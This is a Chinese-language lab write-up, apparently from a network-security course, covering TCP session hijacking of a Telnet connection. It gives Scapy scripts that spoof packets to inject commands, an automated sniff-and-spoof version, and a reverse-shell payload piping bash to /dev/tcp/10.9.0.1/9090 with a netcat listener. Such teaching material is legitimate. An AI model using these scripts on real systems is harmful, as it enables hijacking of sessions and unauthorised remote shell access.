
Task 3： TCP Session Hijacking

与上一问类似，建立 telenet 连接后通过 wireshark 抓包得到源端口、目的端口、seq、ack。




```
  ▸ Source: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 48326, Dst Port: 23, Seq: 938822729, Ack: 3453502755, Len: 0
    Source Port: 48326
    Destination Port: 23
```

攻击代码如下：




```
#!/usr/bin/env python3
from scapy.all import*
ip  = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=48326, dport=23, flags="A", seq=938822729, ack=3453502755)
data="mkdir success\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

在 10.9.0.1 中运行攻击程序：




```
root@VM:/volumes# python3 a
version    : BitField  (4 bits)                 = 4               (4)
ihl        : BitField  (4 bits)                 = None            (None)
tos        : XByteField                         = 0               (0)
len        : ShortField                         = None            (None)
id         : ShortField                         = 1               (1)
flags      : FlagsField  (3 bits)               = <Flag 0 ()>     (<Flag 0
frag       : BitField  (13 bits)                = 0               (0)
ttl        : ByteField                          = 64              (64)
proto      : ByteEnumField                      = 6               (0)
chksum     : XShortField                        = None            (None)
src        : SourceIPField                      = '10.9.0.6'      (None)
dst        : DestIPField                        = '10.9.0.5'      (None)
options    : PacketListField                    = []              ([])
```

可观察到 10.9.0.5 的 /home/seed 目录下新增了 zhl 文件。



```
[07/11/21]seed@VM:~$ docksh 98
root@98e389e09755:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@98e389e09755:/# cd home
root@98e389e09755:/home# ls
seed
root@98e389e09755:/home# cd seed
root@98e389e09755:/home/seed# ls
success
```

自动攻击代码如下:


Open
*task3.py
~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes
Save


```
#!/usr/bin/env python3
from scapy.all import *
pkts = []
def add(pkt):
pkts.append(pkt)
def spoof_pkt(pkt):
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp =TCP(sport=pkt[TCP].sport, dport=23, flags="A", seq=pkt[TCP].seq,
ack=pkt[TCP].ack)
data = "mkdir zhl\r"
newpkt = ip/tcp/data
ls(newpkt)
send(newpkt,verbose=0)
pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port
23', prn=add)
spoof_pkt(pkts[-1])
```

Task 4： Creating Reverse Shell using TCP Session Hijacking

脚本代码如下:

```
#!/usr/bin/env python3
from scapy.all import *

pkts = []
def add(pkt):
    pkts.append(pkt)

def spoof_pkt(pkt):
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp = TCP(sport=pkt[TCP].sport, dport=23, flags="A", seq=pkt[TCP].seq,
ack=pkt[TCP].ack)
    data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
    newpkt = ip/tcp/data
    ls(newpkt)
    send(newpkt, verbose=0)
```

可以从 attack 上拿到 bash shell:



```
root@VM:/volumes# python3 a
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 47396
```